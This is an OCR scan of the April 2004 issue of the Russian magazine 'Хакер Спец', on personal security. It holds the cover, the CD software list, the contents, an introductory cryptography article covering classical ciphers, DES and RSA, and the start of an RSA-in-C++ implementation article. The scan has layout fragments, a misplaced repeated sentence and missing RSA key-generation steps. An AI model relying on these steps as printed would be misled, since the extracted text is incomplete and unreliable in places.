ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

ХАКЕР СПЕЦ

ХАКЕР СПЕЦ

№04(41) ■ АПРЕЛЬ ■ 2004

Шифрование дисков

DriveCrypt, BestCrypt, PGPdisk - krootая троица!

Руководство по созданию и настройке шифрованных хранилищ данных. Преимущества и недостатки популярного софта.

Стр. 38

Стр. 20

E-mail без проблем

Защищаем электронную почту

Шифрование переписки, защита от спама, вирусов и взлома.

Плюсы и минусы GSM

Разнообразные аспекты безопасности мобильной связи

Защита в сотовых сетях и ее имитация, прослушивание разговоров, определение местоположения абонентов.

Стр. 50

ЛИЧНАЯ БЕЗОПАСНОСТЬ

Анонимность, приватность и безопасность в интернете и сетях связи

НОВАЯ РУБРИКА

лучший софт от NoNaMe

Стр. 110

В ЖУРНАЛЕ

Crypto **4**, Все о proxy **16**, E-mail без проблем **20**, Защита в IRC **24**, Безопасность в IP-телефонии **34**, Заметаем следы **42**, Adware, spyware **46**, Плюсы и минусы GSM **50**, Безопасность в локальных сетях **56**, Есть ли уши у телефона? **62**, Персональный компьютерохранитель **66**, Защита от вирусов **70**, Copyright aka правильное копирование **74**, Тест-драйв презервативов **80**, UPS против маски-шоу **84**, Введение в Web-безопасность **88**, Обнажая Асю **92**, Книги по безопасности **96**

НА CD

AD-aware 6 ■ Apache 2.0.49 ■ Waste 1.4 BestCrypt 7.10.1 ■ DriveCrypt 4.1 ■ LC4 Miranda 0.3.3 ■ mIRC 6.14 ■ Norton Internet Security 2004 PGP 8.03 ■ Skype 0.97 ■ SocksCap 2.35 ■ Spampal 1.53 & plugins Steganos Security Suite 6.04 ■ Steganos Internet Anonym Pro 6.08

(game)land

ISSN 1609-1027

9 771609 102006 04>

CONTENT:

- Спец 06(30), Оси: 4USE
  Архив Спец за 2000 год
- Обновления для Windows
- Сайты и доки из номера

НА ДИСКЕ:

Extraz:
- Архиваторы
- Кодеки
- SPEZial Delivery!

Весь софт из номера
- ADware
- Crypto Tools
- E-mail
- Mesaging
- IP-Phone
- Evidence Elimination
- Firewalls
- Antivirus
- Proxy Tools

Сайты и доки из номера
Архив софта с nnm.ru за месяц
Обновления для Windows
Спец 06(31), Оси: 4USE
Архив Спец за 2000 год

СПЕЦ ОБ

И ЕЩЕ:

"...следи за собой, будь осторожен...". В наше смутное время все потихоньку становятся помешанными на безопасности. Хорошо это или плохо - не нам решать. Но никогда не бывает лишним подстраховаться, мало ли что случится... А помогут в этом тебе, как обычно, доки и софт из номера!

ВЕСЬ СОФТ ИЗ НОМЕРА!

SPECIAL DELIVERY
Adobe Reader Speed-up
CachemanXP 1.1
GetDiz 3.0
Hash-To-Peer
My Drivers 3.0
The Right Click Commander
Thunderbird 0.5
yBook 1.3.50

EXTRAZ
Adobe Reader 6.0
Winrar 3.30
LinRar 3.30
K-Lite Mega Codec Pack 1.0
Sun J2RE 1.4.2.03 Win&Lin
Microsoft Baseline Security Analizer 1.2
Longhorn Transformation Pack 4.0
Microsoft Data Acces Components 2.8 SDK
Microsoft Application Compability Toolkit 3.0

ADWARE
AD-Aware 6
Ad Muncher 4.51a
Fireball Extra 1.2
WebWasher 3.3

CRYPTO TOOLS
Steganos Security Suite 6.04
BestCrypt 7.10.1
DriveCrypt 4.1
DCPP 2.7 for DriveCrypt
PGP 8.03
PGP 7
GnuPG 1.2.4

E-MAIL, MESAGING, IP-PHONE
SpamPal 1.53
BayesIt 0.4gm
&RQ 0.9.4.17
ICQ password changer 2.0
Miranda 0.3.3
SecureIM plugin
USCA 2.004
Waste 1.4 alpha
EnIgMa CrYpT 1.0
mIRC 6.14
PsiFur 1.2
psyBNC 2.3.1
Stunnel 4.05
Internet Phone Lite 6.0
PC Telephone 5.0
Skype beta 0.97

EVIDENCE ELIMINATION
Anonymity 4 Proxy 2.8
Cookie Editor 1.8.3.02
Cookie Pal 1.7c
Internet Cache Explorer 2.60
IE Security Pilot SE 1.0
NoTrax 1.4
One Smart Cookie 1.2
Privoxy 3.03
Proxomitron 4.5
Secure Opera 1.15
Steganos Internet Anonym Pro 6.08
Smart Protector Pro
Tracks Eraser Pro 4.03
The Bee 1.07
Trail Remover

FIREWALLS, ANTIVIRUS
Kerio personal firewall 4.0.13
McAfee personal firewall plus 4.8.0
Outpost firewall 2.1.297.309
Tiny personal firewall 2.0.13
Sygate personal firewall Pro 5.5.2525
ZoneAlarm Pro 4.5.538.001
Dr.Web 4.31b
NOD32
Norton Internet Security 2004
Stocona Antivirus 3.1
Stop! 4.10

PROXY TOOLS
3Proxy
3Scan
FreeCap
Permeo Security Driver 4.2.6
WE Group ProxyChecker
SocksCap 2.35
SocksChain 3.8.141

LAN, WEB TOOLS
CommView 4.1
LC4
Password Keeper 2000
Putty 0.54
SecureCRT 4.1.3
SecureFX 2.2.3
Apache 2.0.49
Mod_ssl 2.8.16
OpenSSL 0.9.7

ЛУЧШИЙ СОФТ ОТ NONAME
Pass View v 1.5
Rhymes v 2.01
FolderIcon XP v 1.01
CrimsonLand v 1.9.8
LiePass v 2.07
XDCC Catcher v 2.0
SERVed.hybrid
Small CD-Writer v 1.03
BulletProof FolderSizes v 1.5
System File Defragmenter v 2.21
GPRSBooster v 1.0
Starter v 5.6.1.38
Unstoppable Copier v 1.7
BWMeter v 1.2.2

INTRO

Казавшиеся наивными еще несколько десятилетий назад, сегодня идеи писателей-фантастов начинают воплощаться в жизнь. Глобальные корпорации, мобильная видеотелефония, беспроводной высокоскоростной интернет, автомобили на топливных электромоторах - этим уже никого не удивишь. А теперь и... вирусные войны. Когда осенью прошлого года мы готовили номер про вирусы, мы и подумать не могли, что меньше чем через полгода вирусмейкеры (вернее, "червеписатели") начнут соревноваться, и полем боя будет интернет. Вирусная война развернулась в начале марта между тремя семействами червивой заразы: MyDoom, Beagle и NetSky. Начали заваруху создатели NetSky: они добавили своему творению функцию удаления из системы MyDoom'а и Beagle'а (если компьютер был ими заражен). Ответ конкурентов не заставил себя долго ждать: в теле последующих модификаций МайДума и Бигла обнаружились недружелюбные послания в адрес авторов НетСкая, а ля "подонки, не разрушайте наш бизнес" :). То есть, как несложно было догадаться, все три гада были созданы для организации плацдарма под различные атаки (спам, флуд, DoS и т.п.), выполняемые, однако, не ради забавы, а за твердую валюту.

В общем-то, ничего удивительного в этом нет, но намечающаяся тенденция заставляет всерьез задуматься о собственной безопасности. Каждый защищается, как может. Кто-то надеется на бога, кто-то только на себя. Один смело смотрит опасности в лицо, другой боится собственной тени. Все мы разные, но всем хочется чувствовать себя в безопасности. Другое дело, что абсолютной безопасности не существует. В этом мире все уязвимо, в том числе ты и я. Но если хочешь быть более защищенным, не сиди сложа руки - действуй. Этот номер будет тебе хорошим подспорьем.

Так что впитывай и будь всегда начеку: враг не дремлет!

P.S. Обрати внимание на нашу новую постоянную фишку - подборку самого вкусного софта от самого популярного софтоотстойника - великого и ужасного NoNaMe (nnm.ru). А еще у нас новый форум - forum.xakep.ru, welcome!

AvaLANche & p0r0h

СОДЕРЖАНИЕ № 04 (41)

CRYPTO

4 Криптография
Для тех, кому есть что скрывать

8 Открытый ключ с закрытыми глазами
Практикуемся в реализации RSA

12 Назад в будущее...
Квантовая криптография - информация к размышлению

20 E-MAIL БЕЗ ПРОБЛЕМ
Защищаем электронную почту

АНОНИМНОСТЬ

16 Большой proxy FAQ
Все, что ты хотел знать о прокси, но стеснялся спросить

20 E-mail без проблем
Защищаем электронную почту

24 Защити себя в IRC
Как уберечься от нападения

ПРИВАТНОСТЬ

70 КОМПЬЮТЕРНЫЕ ВИРУСЫ
Как правильно предохраняться

30 Невиртуальная безопасность
Чем хороши VPN

34 IP-телефония
Вся подноготная

38 Шифрование дисков
DriveCrypt, BestCrypt, PGPdisk - krootая троица!

42 Заметаем следы
Как не оставлять следов на своем компе

46 Смерть баннерам и всплывающим окнам!
Adware/Spyware под прицелом

50 Плюсы и минусы GSM
Разнообразные аспекты безопасности мобильной связи

56 Теперь мы знаем, кто управляет твоей сетью
ЛВС: приватность, секьюрность

62 Есть ли уши у телефона?
Безопасность ТФоП

84
UPS ПРОТИВ МАСКИ-ШОУ
Выбираем бесперебойный источник питаниЯ

БЕЗОПАСНОСТЬ

66 Персональный компьютерохранитель!
Принцип работы firewall`а

70 Компьютерные вирусы
Как правильно предохраняться

74 Copyright aka правильное копирование
Об авторских правах и их практической защите

80 Резиновый телохранитель
Тест-драйв презервативов!

84 UPS против маски-шоу
Выбираем бесперебойный источник питания

88 Защити свой WWW-сервер
Введение в Web-безопасность

92 Обнажая Асю
Секреты приручения и защиты

SPECial delivery

94 Глоссарий
Познаем непознанное

96 Специальное чтиво
Обзор книг по компьютерной безопасности

98 Прикройся!
Обзор персональных firewall'ов

102 Интервью с ЗАРАЗА
Разговор за жизнь со спецом в области IT-security

106 WEB
Обзор сайтов по безопасности

ОФФТОПИК

СОФТ

110 Софт NoNaMe

112 e-мыло

HARD

114 Боец невидимого фронта
119 GeForce FX5950Ultra от MSI

STORY

120 КАК ХОРОШИ, КАК СВЕЖИ БЫЛИ РОЗЫ...

114
БОЕЦ НЕВИДИМОГО ФРОНТА

Редакция
» главный редактор
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
» выпускающие редакторы
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru),
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
» редакторы
Александр Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)
» редактор CD
Карен Казарян
(kazarian@real.xakep.ru)
» литературный редактор
Мария «Лиса» Альбубаева
(litred@real.xakep.ru)

Art
» арт-директор
Кирилл Петров «KROt»
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
» мега-дизайнер
Константин Обухов
» гипер-верстальщик
Алексей Алексеев
» художники
Константин Комардин
3D-модель на обложке:
Виктор Фоменко (www.fovictor.tk)

Реклама
» руководитель отдела
Игорь Пискунов (igor@gameland.ru)
» менеджеры отдела
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
Рубин Борис (rubin@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение
» директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
» оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
» региональное розничное распространение
Андрей Наседкин
(nasedkin@gameland.ru)
» подписка
Алексей Попов
(popov@gameland.ru)
» PR-менеджер
Яна Губарь
(yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING
» издатель
Сергей Покровский
(pokrovsky@real.xakep.ru)
» директор
Дмитрий Агарунов
(dmitri@gameland.ru)
» финансовый директор
Борис Скворцов
(boris@gameland.ru)
» технический директор
Сергей Лянге
(serge@gameland.ru)

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер Спец

Web-Site
http://www.xakep.ru

E-mail
spec@real.xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Content:

4 Криптография
Для тех, кому есть что скрывать

8 Открытый ключ с закрытыми глазами
Практикуемся в реализации RSA

12 Назад в будущее...
Квантовая криптография - информация к размышлению

CRYPTO

kIlka (kilka@linkin-park.ru) и AssassiN (vault13@mailgate.ru)

КРИПТОГРАФИЯ

ДЛЯ ТЕХ, КОМУ ЕСТЬ ЧТО СКРЫВАТЬ

Скрыть свои намерения от окружающих всегда приятно, а иногда даже необходимо. Когда они в твоей голове, это не трудно. Но что если они мирно покоятся на твоем харде? Замуровать комп в стену? Тоже метод. Но как же юзать CD? Немного проще зашифровать личную информацию.

...С каждого заметного угла смотрело лицо черноусого. С дома напротив - тоже. СТАРШИЙ БРАТ СМОТРИТ НА ТЕБЯ - говорила подпись... (Джордж Оруэлл "1984")

ТЫ ПОМНИШЬ, КАК ВСЕ НАЧИНАЛОСЬ

Люди начали задумываться об этом, с тех пор как приспособились записывать свои мысли. Развитая криптография существовала в Древней Греции. Использовалась банальная перестановка букв в тексте и замена букв другими буквами алфавита (или специальными символами) по определенному алгоритму. Этот способ использовал Юлий Цезарь. Он применял подстановку, где буквы сдвигались циклически на три позиции вправо.

В иных методах буквы послания заменялись парой цифр. Алфавит записывался в матрицу 5x5 - так называемый "квадрат Полибия". Подобный принцип "шифрования" до сих пор применяется в таблице ASCII.

Одно из слабых мест этих методов - низкая сопротивляемость частотному анализу. К примеру, зная частоту появления букв алфавита в тексте, можно найти соответствие между символами в послании и в шифре. Чтобы снизить подверженность алгоритма такому способу дешифрации, были разработаны методы шифрования пропорциональной замены. Букву заменяли несколькими символами. Их количество было пропорционально частоте появления буквы в послании.

ШИФРЫ С КЛЮЧОМ

Однако если одно и то же сообщение повторяется несколько раз (возможно, с незначительными изменениями), то противник может догадаться о его содержании и разгадать шифр. Следующим шагом в эволюции криптографии стало появление шифров с ключами. Теперь текст "шифровки" стал зависеть не только от содержания послания, но и от значения ключа - определенной последовательности букв или цифр, определяющей способ шифрования/дешифрации. Рассмотрим пример метода, в котором ключ используется для перестановки символов определенным образом. Его суть проще всего понять на конкретном примере. Допустим, нам жизненно необходимо зашифровать фразу "ДОЛОЙ СТАРШЕГО БРАТА".

ШИФРОВАНИЕ С ИСПОЛЬЗОВАНИЕМ КЛЮЧА

Для этого сначала выберем ключ шифровки, который должен быть известен только нам и получателю (в нашем случае это "КОРОВА"). Теперь секретную фразу запишем без пробелов по столбцам в таблицу 6x3 (длина ключа - 6 символов, длина сообщения - 18 символов). Далее над столбцами матрицы напишем ключевое слово, тем самым сопоставив каждому столбцу букву алфавита. А затем отсортируем столбцы по алфавиту. Осталось только записать шифр фразы (строки полученной таблицы): "АОДОШТТБОЙЕААРЛСГР".

Еще один простой пример - применение к посланию и ключу операции XOR (побитовое исключающее ИЛИ). Дешифрация очень проста - она состоит в повторном применении XOR'а (т.к. если a = b XOR c, то и b = a XOR c).

ШИФРОВАНИЕ ОПЕРАЦИЕЙ XOR

Вроде бы, отличный алгоритм! Но если, как в примере, мы будем использовать ключ длиной всего 3 байта, то у нас возникнут проблемы. При современном быстродействии компьютеров разгадать такой шифр - не проблема. Другое дело, если ключ имеет длину, равную длине послания, и каждый символ в нем равновероятен (выбирается случайным образом). Такой алгоритм носит название одноразовой гаммы Вернама. Можно показать математически (см. [1]), что одноразовая гамма Вернама об-

ШИФРЫ ВИЖЕНЕРА КАК ОБОБЩЕНИЕ ШИФРА ЦЕЗАРЯ

В современной криптографии шифры, подобные шифру Цезаря, объединяются в одну группу, именуемую шифрами Виженера. В криптоалгоритмах такого рода ключом является последовательность символов некоторой длины n. Этот ключ записывается с повторением под секретным посланием, а затем две полученные последовательности суммируются по модулю m (в случае латинского алфавита m=26). В итоге получаем формулу: S(j)=P(j)+K(j) (mod m). Здесь K(j) - буква ключа, находящаяся на (j mod n)-ом месте.

К(3)	О(4)	Р(6)	О(5)	В(2)	А(1)
Д	О	Т	Ш	О	А
О	Й	А	Е	Б	Т
Л	С	Р	Г	Р	А

А(1)	В(2)	К(3)	О(4)	О(5)	Р(6)
А	О	Д	О	Ш	Т
Т	Б	О	Й	Е	А
А	Р	Л	С	Г	Р

В итоге опубликованное описание алгоритма оказалось настолько полным, что можно было без труда выполнить и программную реализацию.


падает абсолютной теоретико-информационной стойкостью. Это значит, что даже противник, обладающий неограниченными ресурсами (временными, вычислительными), не может "расколоть" этот шифр. Однако, как нетрудно заметить, и такой шифр неидеален. Необходимо каждый раз передавать объемистый ключ по защищенному каналу. Поэтому при создании современных криптографических схем стараются достигнуть компромисса между сложностью алгоритма и его криптостойкостью. Исходя из того, что предполагаемый противник ограничен в ресурсах, можно сказать, что такой подход оправдывает себя. Действительно, много ли разницы между шифром, который можно дешифровать за тысячу лет, и шифром, который вообще нельзя дешифровать?

СЕТЬ ФАЙСТЕЛЯ И DES

Самое время поговорить о каком-нибудь современном криптоалгоритме. Пожалуй, самым известным алгоритмом, использующим один ключ, являются DES (Data Encription Standart). До недавнего времени он был официальным американским стандартом для защиты линий связи и компьютерных данных. История его принятия в этом качестве не менее интересна, чем сам алгоритм. Поговаривают, что NSA (National Security Agency) предполагала, что будут существовать лишь аппаратные реализации DES (то есть, что он будет реализован лишь в специальных микросхемах). Однако NSA и NBS (National Bureau of Standarts) не договорились. И в итоге опубликованное описание алгоритма оказалось настолько полным, что можно было без труда выполнить и программную реализацию. Так алгоритм стал доступен широким массам трудящихся =).

"Криптография бывает двух типов: криптография, которая помешает читать ваши файлы вашей младшей сестре, и криптография, которая помешает читать ваши файлы дядям из правительства". Брюс Шнайер.

В средневековье криптографией пользовались в основном военные и представители церкви.



ОДИН РАУНД ШИФРОВАНИЯ В СЕТИ ФАЙСТЕЛЯ

Основой для DES послужил разработанный инженерами IBM алгоритм Люцифер. Люцифер основывался на принципе, предложенном Хорстом Файстелем и получившем название сеть Файстеля. В сущности, сеть Файстеля базируется все на том же XOR'е (то есть представляет собой гаммирование). Хитрость - в выборе гаммы. Легче всего понять алгоритм из рисунка. Блок данных определенной длины (для DES это 64 бита) делится на две части (равные или нет, зависит от типа сети - сбалансированной или нет соответственно). Правая часть Rj ставится на место левой. Левая же часть XOR'ится с Fj. Fj - функция гаммирования, зависящая от Rj и Kj (исходный ключ преобразуется на j шаге в Kj). В алгоритме таких шагов (называемых раундами) может быть несколько. DES состоит из 16 раундов. Длина его ключа - 64 бита, правда, реально работают лишь 56 (8 используются для проверки четности). Еще одна интересная особенность DES - его симметричность. Для дешифровки используется тот же алгоритм, что и для шифрования. Это связано с симметрией последовательности Kj. Среди 2^56 возможных ключей DES существуют 80 так называемых слабых. Однако определение того, является ли ключ слабым, элементарно. И все же ключ длиной в 56 бит по нынешним меркам коротковат. Поэтому многие сейчас используют тройное шифрование при помощи DES с различными ключами - тройной DES. Американцы же в 2001 году приняли новый стандарт AES на базе алгоритма Rijndael. Длина ключа Rijndael варьируется от 128 до 256 битов.

Еще один алгоритм, базирующийся на сбалансированной сети Файстеля - RC6. Однако в нем наблюдается некоторое отступление от традиционной схемы. Блок делится не на 2 половинки, а на 4 куска. Изменяемые и неизменяемые части чередуются. Размер блока и ключа, а также число раундов могут меняться в широких пределах. Этот алгоритм, как и Rijndael, участвовал в конкурсе при принятии AES.

КРИПТОСИСТЕМЫ С ОТКРЫТЫМ КЛЮЧОМ И RSA

До сих пор мы рассматривали криптографические схемы, использующие только один ключ (из-за этого их часто называют симметричными криптосистемами или криптосистемами с секретным ключом). Их общим недостатком является необходимость передачи ключа по защищенному каналу. Этого недостатка лишены системы шифрования с открытым ключом, первые теоретические наброски которых появились в 70-х годах 20 века. В них, в отличие от традиционных методов шифрования, используется не один, а два ключа - открытый (public key) и секретный (secret key). Одной из наиболее известных криптосистем такого рода является криптосистема RSA. Поразительно, что, несмотря на полную открытость алгоритма, практически невозможно за разумное время дешифровать сообщение. Это связано с тем, что в настоящее время разработаны эффективные алгоритмы нахождения больших простых чисел, и вместе с тем не создан достаточно быстрый алгоритм разложения произведения двух простых чисел на множители.

Рассмотрим механизм работы RSA. Пусть у нас ведут переговоры две личности: kIlka и AssassiN. Каждый имеет свой открытый (известный всем) и секретный (хранящийся в тайне) ключи, которые мы будем обозначать P и S соответственно с индексами K и A в зависимости от обладателя. Пусть H - множество всевозможных посланий. Каждый ключ задает перестановку множества H. Через $P_A()$ и $S_A()$ обозначим перестановки, соответствующие ключам AssassiN'a. Ключи таковы, что справедливы следующие равенства: $M = SA(P_A(M))$; $M = P_A(S_A(M))$.


ШИФРОВАНИЕ АЛГОРИТМОМ RSA

Предположим, что kIlka пишет AssassiN'у секретное сообщение. Сначала он узнает PA, потом зашифровывает сообщение M и отправляет адресату результат $C = P_A(M)$. AssassiN получает шифровку C, а потом восстанавливает сообщение $M = S_A(C)$.

В общих чертах схема построения пары ключей для криптосистемы RSA выглядит так:

❶. Выбираются два БОЛЬШИХ простых числа r и h (примерно 100 десятичных цифр в каждом).

❷. Вычисляется n=r*h.



ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ ПО ТЕМЕ


Книги и статьи: [1] Клод Шеннон "Теория связи в секретных системах"; [2] Т.Кормен, Ч.Лейзерзон, Р.Ривест "Алгоритмы: построение и анализ"; [3] Брюс Шнайер "Криптография: протоколы, алгоритмы и исходные тексты на языке C"; [4] Хорст Файстель "Криптография и компьютерная безопасность".
Все эти книги, за исключением [2], есть в виде pdf-файлов в Сети. Они, а также куча других полезных вещей, лежат здесь: www.cryptography.ru; www.enlight.ru/crypto/; www.ssl.stu.neva.ru/psw/crypto.html.

Если ваш шифр надежен главным образом потому, что никто не знает, как он работает, то он не надежен вовсе.

Долгое время люди не очень доверяли DES. Ходили слухи, что NSA внесло в проект IBM изменения, позволившие правительству легко взламывать DES. Однако сейчас достоверно известно, что это не так.

Современное законодательство США позволяет NSA контролировать экспорт криптографических систем.

Поразительно, что, несмотря на полную открытость алгоритма, практически невозможно за разумное время дешифровать сообщение.



❾. Выбирается небольшое нечетное число e, взаимно простое с t=(r-1)*(h-1).

❿. Вычисляется d=(e^-1) mod t.

P(M) = (M^e) mod n - преобразование, соответствующее открытому ключу, S = (M^d) mod n - преобразование, соответствующее секретному ключу.

Суть в том, что только AssassiN может вычислить функцию $S_A()$ за разумное время, так как только он знает число d. Конечно, злоумышленник может разложить известное ему число n на множители r и h и тем самым определить d. Но существующие ныне алгоритмы будут пыхтеть над разложением n очень долго. Кстати, если кого-то интересует математически строгое обоснование корректности RSA, то найти его можно в [2].

ЦИФРОВАЯ ПОДПИСЬ

Интересным свойством криптосистем с открытым ключом (и в частности - криптосистемы RSA) является то, что они позволяют не только шифровать сообщения, но и создавать так называемые "цифровые подписи" (digital signature), удостоверяющие авторство и правдивость сообщения.

RSA-АЛГОРИТМ СОЗДАНИЯ ЦИФРОВОЙ ПОДПИСИ

Вот как это происходит. AssassiN пишет ответ M kIlk'e, далее вычисляет цифровую подпись $E=S_A(M)$ и отсылает пару (M,E) kIlk'e, который, в свою очередь, получает пару (M,E) и убеждается в подлинности послания, проверив равенство $M=P_A(E)$. Таким образом можно подписывать, например, банковские поручения, а если нужно сохранить секретность, то пару (M,E) следует тоже зашифровать.

Очевидно, генерируемая таким образом цифровая подпись избыточна - размер ее пропорционален размеру сообщения, а ведь необходимо время на ее создание, пересылку вместе с секретной информацией и дешифрацию. Поэтому для создания цифрового росчерка применяют однонаправленную хеш-функцию. Такая функция (обозначим ее H()) преобразуют сообщения в достаточно короткие "образы". Причем не существует двух различных сообщений A и B, для которых H(A) = H(B) (это предположение верно в разумных пределах, естественно; например, у 128-битной хеш-функции будет 2^128 вариантов хеша, учитывая, что сообщений существует больше, то разумно предположить: существуют некие сообщения M1 и M2, такие, что H(M1) = H(M2) - прим. peg.). AssassiNy достаточно зашифровать с помощью $S_A()$ не все сообщение M, а лишь H(M).

Однако и криптографические схемы с открытым ключом не лишены недостатков. Главный из них - невозможность достоверно определить, кому принадлежит открытый ключ. Злоумышленник может перехватить открытый ключ твоего товарища, а вместо него прислать свой. Тогда с дешифровкой у него проблем не возникнет. Для борьбы с такими умниками используется так называемый центр доверия. Образно говоря, это некий чрезвычайно честный человек, имеющий свой открытый ключ. Он может выдавать страждущим справки, подписанные его цифровой подписью, что их открытые ключи принадлежат действительно им.

Под занавес хочется сказать несколько слов о слабых местах криптографических систем. В последнее время в подавляющем большинстве компьютерных программ, использующих криптографию, применяются алгоритмы, надежность которых доказана математически. Но все же конкретная реализация может иметь слабое место, а иногда и не одно. Хранение ключей или незашифрованных данных на жестком диске для лучшей сохранности, утюги и паяльники злоумышленников и тому подобные глупости могут свести на нет всю математическую надежность криптоалгоритма... Вот и я для лучшей защищенности моего PGP диска пойду долбить стенку. С CD как-нибудь разберусь. Думаю, цемент M-500 будет в самый раз =).

kilka (kilka@linkin-park.ru)

ОТКРЫТЫЙ КЛЮЧ С ЗАКРЫТЫМИ ГЛАЗАМИ


ПРАКТИКУЕМСЯ В РЕАЛИЗАЦИИ RSA

Почти уверен, что после прочтения статьи о криптографии у тебя руки чешутся запрограммировать что-нибудь этакое. В этой статье мы поговорим о том, как реализовать алгоритм RSA. Уделим внимание и программированию симметричных криптосистем.

Принцип действия RSA был достаточно подробно рассмотрен, так что перейдем сразу к делу. Программировать будем на C++. Если точнее, то на C++ стандарта ANSI/ISO. То есть иногда я, как человек ленивый, использовал всякие вкусности из STL (стандартной библиотеки шаблонов). Если у тебя возникнут какие-то трудности при чтении исходников, обращайся к [3]. Возможно, использование C или какого-нибудь другого процедурно-ориентированного языка (в следующий раз стоит попробовать GW-BASIC =)) сделало бы программу понятнее для тех, кто плохо знаком с ООП. Однако мне кажется, что C++ для решения этой задачи удобнее. Сейчас будет ясно, почему.

Кстати, все касающиеся RSA исходники из этой статьи, объединенные в полностью рабочую программу, можно найти на нашем диске. Для ее компиляции потребуется BCC v5.5 и TASM v5. Подробнее о компиляции смотри в файле readme.


Можно переопределять не только арифметические, но еще и логические операции, операции сравнения, вызова () и индексирования [], операцию присваивания и инициализации.



Начало большого пути

КЛАСС NUMBER

Первая проблема, которая сразу приходит на ум, когда задумываешься о реализации RSA - как организовать работу с большими числами. Ведь числа r и h должны иметь длину, по крайней мере, 512 бит (моя реализация использует 1024-битные числа).



Перегруженный оператор помещения в поток

Разумное решение - хранить большие числа в массиве unsigned long int. Для удобства обзовем этот тип dword. Но ведь эти числа нужно складывать, вычитать, возводить в степень. Можно было бы, конечно, реализовать все это через функции. Но это неудобно. Гораздо приятнее воспользоваться перегруженными операторами. Создадим класс Number, который и будем использовать для представления больших чисел. В общих чертах он выглядит так:

```
class Number
{
public:
  dword* data; // Массив, где лежит число..
  : Конструкторы :
  bool operator[] (int); // Обращение к отдельному биту
  void operator= (Number ); // Присваивание больших чисел
  friend ostream& operator<< (ostream &, Number &); // Печать
  : Остальные операторы :
};
```

Класс имеет несколько конструкторов - для создания числа со значени-

НЕОБХОДИМАЯ ДЛИНА КЛЮЧЕЙ ДЛЯ RSA

